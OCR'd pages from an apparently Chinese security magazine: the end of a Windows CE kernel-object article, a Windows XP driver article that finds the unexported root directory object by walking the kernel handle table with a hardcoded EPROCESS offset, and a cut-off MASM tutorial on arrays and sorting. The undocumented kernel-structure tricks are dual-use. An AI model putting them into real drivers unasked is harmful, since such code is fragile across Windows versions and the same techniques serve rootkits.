



图 5

在 Thread 内核对象中，Thread->pProc 和 Thread->pOwnerProc 指示出了线程宿主进程以及当前进程的 Process 对象，图 5 框中对应的 0x80096220 正好说明它们指示的进程是 NK.exe。另外，Thread->hTh 是表示当前线程对象的句柄，其值 0x17FFCFDE 与工具 Remote Process Viewer 所得的结果一致。

由此说明，我们的确也能在手机中，通过底层的方式取得句柄所对应的操作对象，这个和 Windows NT 系统有很多相似甚至是共通的地方。另外，在内核对象中有许多很有"意思"的变量，我们可以操作利用它们，本文仅仅是抛砖引玉，希望我们一起能够有所启发。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Winobj、编程、VC



关于《编程实现简易 Winobj》的一点思考

文/图　刘为业

在《编程实现简易 Winobj》一文中，作者指出全局指针 ObpRootDriectoryObject 指向根目录对象，并且这个指针没有被导出，作者提出了两种方法来得到这个全局指针，但最后都因为 ObjectType 问题告以失败。随后笔者针对如何获得 ObpRootDirectoryObject 这个全局变量做了一些思考，便有了此文。

方法一

原作作者说到，用 ObReferenceObjectByHandle 来得到根目录的目录对象，这种方法因为 ObjectType 的问题无法实施。于是笔者想到，是否可以自己实现 ObReferenceObjectByHandle

的功能从而避开 ObjectType 的问题呢？为了达到这个目标，就要知道如何在内核中通过句柄查找到对象的。在阅读了 WRK 中 ObReference ObjectByHandle 后，发现在 Windows XP 下有一个变量 ObpKernelHandleTable，它是指向_handle_table 结构的指针，而该结构就是内核句柄表，一个保存了内核中所有句柄所对应的对象信息的表，如图 1、图 2 所示。

```
kd> dd ObpKernelHandleTable
80560db8  e1001c18 00000000 00000000 00000000
80560dc8  00000000 00000000 00000000 00000000
80560dd8  00000000 00000000 00000000 00000000
```

图 1

```
kd> dt _HANDLE_TABLE
nt!_HANDLE_TABLE
   +0x000 TableCode        : Uint4B
   +0x004 QuotaProcess     : Ptr32 _EPROCESS
   +0x008 UniqueProcessId  : Ptr32 Void
   +0x00c HandleTableLock  : [4] _EX_PUSH_LOCK
   +0x01c HandleTableList  : _LIST_ENTRY
   +0x024 HandleContentionEvent : _EX_PUSH_LOCK
   +0x028 DebugInfo        : Ptr32 _HANDLE_TRACE_DEBUG_INFO
   +0x02c ExtraInfoPages   : Int4B
   +0x030 FirstFree        : Uint4B
   +0x034 LastFree         : Uint4B
   +0x038 NextHandleNeedingPool : Uint4B
   +0x03c HandleCount      : Int4B
   +0x040 Flags            : Uint4B
   +0x040 StrictFIFO       : Pos 0, 1 Bit
```

图 2

而_handle_table 结构中的 TableCode 就指向了内核句柄表，从这个内核句柄表中就可以根据句柄来得到根目录的对象了。剩下的问题是，如何得到 ObpKernelHandleTable 变量的地址，以及如何进行句柄到对象的转换。先来解决第一个问题，在 Windows XP 中内核句柄表就是 System 进程的句柄表，并且驱动的 DriverEntry 是运行在 System 进程环境下的，于是可以轻松地得到内核句柄表。代码如下：

```
    eprocess = (PVOID)PsGetCurrentProcess();
    HandleTable = (PHANDLE_TABLE)*(ULONG*)((ULONG)
eprocess + 0x0c4); //0x0c4 是 eprocess 里 tablecode 的偏移
```

下面，来解决第二个问题。关于句柄的查找，要涉及句柄表的结构，而且句柄表的三层结构在网上比比皆是，这里只简单说下，句柄只是一个索引，通过该索引可以得到句柄表中特定的某一项，该项的内容就是对象的对象头（_object_header）了。有意者可以结合网上教程和 WRK 进行理解，这里就不再赘述。查找代码太多，这里只给出前一部分：

```
    //获得根目录（\）的句柄
        RtlInitUnicodeString( &dir_name, L"\\");
        InitializeObjectAttributes(
                    &obj_attr,
                    &dir_name,
                    OBJ_KERNEL_HANDLE,
                    NULL,
                    NULL);
        ntStatus = ZwOpenDirectoryObject(
                    &dir_handle,
                    DIRECTORY_ALL_ACCESS,
                    &obj_attr);
        Handle.GenericHandleOverlay = dir_handle;
        Handle.TagBits = 0;
        CapturedTable = *(volatile ULONG_PTR *) &(Handle
Table->TableCode);
        TableLevel = (ULONG)(CapturedTable & LEVEL_CODE_
MASK);
        CapturedTable = CapturedTable - TableLevel;
```

方法二

原作作者说到，用 ObReferenceObjectByHandle 时要对 ObjectType 进行设置。但笔者在查阅 MSDN 后，发现 ObReferenceObjectByHandle 函数的 ObjectType 参数在内核模式下可以设置为 NULL，于是可以成功地避开未导出目录对象而造成的困扰。经测试可以正常运行。代码如下：

```
    RtlInitUnicodeString( &dir_name, L"\\");
        InitializeObjectAttributes(
                    &obj_attr,
                    &dir_name,
                    OBJ_KERNEL_HANDLE,
                    NULL,
                    NULL);
        ntStatus = ZwOpenDirectoryObject(
                    &dir_handle,
                    DIRECTORY_ALL_ACCESS,
                    &obj_attr);
        ntStatus = ObReferenceObjectByHandle(
                dir_handle,
                DIRECTORY_ALL_ACCESS,
                NULL,
                KernelMode,
                &dir_obj,
                NULL);
```

两种方法的运行结果如图 3 所示。


```
GetRootDir @ DriverEntry : dir_obj is e1001580
kd> !object \
Object: e1001580  Type: (81bf1178) Directory
    ObjectHeader: e1001568 (old version)
```

图 3

完整代码参见附件。以上两种方法的代码在 Windows XP SP3+WDK 下编译，在 Windows XP SP3 上成功运行，并未出现蓝屏现象。行文仓促，如有纰漏，欢迎大家批评指正。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：汇编、数据、数组



汇编语言看数据结构之数组

文/图　非虫

数据结构是程序开发人员必须掌握的知识，秉着对汇编语言的热爱，对算法基础的掌握，将自己用汇编学习数据结构的

过程拿出来与大家分享，希望还没上手的同学对数据结构有一个清晰的认识，也希望大家以后用汇编开发程序，逆向分析，调试时能更加得心应手。整个系列的文章会从解决问题的角度出发，对数组、栈、队列、串、哈希表、二叉树、图等常用的数据结构进行讲解并给出 Win32 汇编下的实现方法。

准备工作

俗话说，工欲善其事，必先利其器。要想很好地掌握汇编语言数据结构知识，需要必备一个好的开发环境和一些汇编相关的基础知识，在这里，我假定读者能够熟练地阅读与编写 Win32 汇编程序，所以，没掌握的朋友请先参看其他相关的书籍。下面来看看我们的开发环境：MASM32 V10，到网上下载直接安装到根目录就可以了，这样我们用记事本编写完代码后可以使用命令行编译，在这里我推荐另一种方法，使用 RADASM（汇编语言集成开发环境），它是一款很有名的汇编 IDE 工具，同时可扩展性很强，能够支持多种其他的编程语言，可以到官网下载，目前最新版为 2.2.2.0，网上也有汉化增强版，无须配置，安装完后就可以开发了！关于 RADASM 的介绍我就不多说了，在以后的代码工程中我会给出 RADASM 工程和相关的 makefile 文件。

数　组

在开始讨论数组前，我们先来了解下什么是数据结构?

我们通常所说的数据结构，是指存储在计算机中的数据元素之间的一个关系，就其数据的分布规律来看，可以分为集合结构、线性结构、树形结构、图状结构等。

集合结构：所有元素属同一类型，无其他任何关系。常见类型有哈希表。

线性结构：元素与元素之间存在一对一的关系。常见类型有数组、栈、队列、串。

树形结构：元素与元素之间存在一对多的关系。常见类型有树，其中树又可以细分成二叉树、平衡二叉树、多叉树、查找树等。

图状结构：元素与元素之间存在多对多的关系。常见类型有图，其中图中各结点之间的前驱与后继结点可以是任意个。

数组声明

本节我们讲的数组属于线性结构，也是相对来说最简单的数据结构。

数组是一系列数据的组合，所有的元素使用相同的名称不同的序号来标识，是线性表的一种顺序表示。

在 C 语言中声明一维数组的方法是：数组类型 数组名[数组长度]，如声明一个长度为 6 名为 abc 的整型数组为：

```
int abc[6] = {1,2,3,4,5,6};
```

在内存中的存储如图 1 所示。




图 1

在汇编在声明数组方法则是：数组类型 数组名 数据元素序列。

如：

```
.data
abc DWORD 1,2,3,4,5,6
......
```

另外，我们可以使用重复说明符 DUP 进行复合内存的定义，如：abc DWORD 6 DUP(?)与上面的 C 语言定义效果一样。

数组大小

求取数组的大小，也就是求该数组的元素个数，在汇编中提供了一个操作符 LENGTHOF，如 LENGTHOF abc 的值就是 6（注意：LENGTHOF 操作符只将一行数据作为数组的元素）

除此之外，汇编中还提供了“$”操作符（当前地址指针）可以来计算数组的大小，如 abc 的大小为($-abc)/SIZEOF(DWORD)。（注意：使用“$”必须位于 abc 定义的下一行）

数组求和

假定我们要求 abc 取各元素的累加和，则可以取数组首地址和个数后，对元素进行依次相加，代码如下：

```
;计算数组元素累加和
ArraySum PROC uses esi ecx arr:DWORD, arrSize:DWORD,
arrType:DWORD
        xor eax,eax             ; 保存结果
        mov ecx,arrSize
        mov esi,arr
L1:
        add eax,[esi]           ;元素相加
        add esi,arrType         ;下一个元素
        loop L1
        ret
ArraySum ENDP
```

数组排序

排序是计算机程序设计的一个重要操作，它的功能是将任意序列的数据元素，重新排列成一个按关键字有序的序列。常见的排序有插入排序、折半插入排序、快速排序、选择排序、归并排序、基数排序等，下面，跟大家探讨下其中部分排序的方法。

插入排序

插入排序的方法也有很多，常用的有直接插入排序和希尔排序。

直接插入排序是将一个元素直接插入到已经排序好的序列中，具体的步骤为：

1．将待插入的元素 *K* 与有序数组 array[*i*]($i > 0$)中的元素依次从右向左进行比较。

2．如果 $K <$ array[*i*-1]，则将 array[*i*-1]向右移动一位，然后 *K* 与 array[*i*-2]进行比较。

3．依此类推，如果 $K <$ array[*i*-2]，则重复第 2 步的操作。

4．如果 $K >$ array[*i*-2]，则排序结束，*i*-1 即为要插入的位置。

插入操作如图 2 所示。

排序的实现代码见附件。

折半插入排序

折半插入排序的思路很简单，由于插入排序是对一个有序表进行查找和插入操作，所以，我们可以使用“折半查找”来实现，插入操作如图 3 所示。




图 2




图 3

排序的实现代码就不给出了，有兴趣的朋友可以自己实现。

希尔排序

希尔排序（Shell's Sort）也属于一种直接插入排序，在时间效率上有所改进。具体方法是：

将要排序的数组分成若干个小数组，然后对小数组分别进行直接插入排序，最后将整个数组进行一次插入排序即可。实现代码如下：

```
;希尔排序算法
;_array 为待排序的数组
;arrayLen 为待排序数组的长度
;pNum 为希尔排序的间隔数组 例如{3,2,2,1}
;NumLen 为间隔数组的长度 例如 4
ShellSort PROC _array:DWORD, arrayLen:DWORD, pNum:
DWORD, NumLen:DWORD
    LOCAL SubD:DWORD
    LOCAL tempD:DWORD
    LOCAL num:DWORD
    LOCAL tmp:DWORD
    LOCAL Len:DWORD
    mov eax,NumLen ;最外层循环 NumLen 次
    test eax,eax
    jle L9          ;NumLen > 0
    mov ecx,pNum
    push ebx
    push esi
    mov esi,_array ;指向要智育的数组
    push edi
    mov num,ecx     ;num = pNum
    mov Len,eax     ;Len = NumLen
L1:
    mov eax,num
    and pNum,0 ;0
    mov ecx,dword ptr [eax] ;ecx = pNum[i]
    test ecx,ecx
    jle L8          ;pNum[i] > 0        ;for(i=0; i<NumLen; i++)
    mov eax,ecx     ;pNum[i]
    shl eax,2
    mov tempD,eax ;tempD = pNum[i]
L2:
    mov eax,pNum    ;eax = j = 0
    add eax,ecx     ;j = j + pNum[i]
    cmp eax,arrayLen
    mov NumLen,eax
    jge L7          ;for(j = j + pNum[i]; j < arrayLen; j = j +
pNum[i])
    mov eax,tempD
    mov SubD,eax
L3:
    mov edi,SubD
mov edx,ecx
    mov eax,edi
    mov edi,dword ptr [edi+esi] ;每轮的下一位
    shl edx,2
    sub eax,edx
    mov tmp,edi
    cmp edi,dword ptr [eax+esi];;与每轮的上一位比较 array[j-
pNum[i]]
    jge L6   ;if(array[j] < array[j- pNum[i]]) 如果后一位比前一
位小，则进行插入排序
    mov eax,NumLen
    sub eax,ecx
    js L5
    lea edx,dword ptr [esi+eax*4]
    mov _array,edx ;j - pNum[i]
    lea edx,dword ptr [eax+ecx]
    lea edx,dword ptr [esi+edx*4]
L4:
    mov ebx,_array
    mov ebx,dword ptr [ebx] ;array[k]
    cmp ebx,edi
    jle L5      ;array[k] > array[j]
    mov edi,ecx
    mov dword ptr [edx],ebx
    shl edi,2
    sub _array,edi
    sub eax,ecx ;
    sub edx,edi
    mov edi,tmp
    test eax,eax
    jge L4
L5:
    add eax,ecx
    mov dword ptr [esi+eax*4],edi ;array[k + pNum[i]] = tmp
L6:
    add NumLen,ecx
    mov eax,ecx
    shl eax,2
    add SubD,eax
    mov eax,NumLen
    cmp eax,arrayLen
    jl L3
L7:
    inc pNum
add tempD,4
    cmp pNum,ecx
    jl L2
L8:
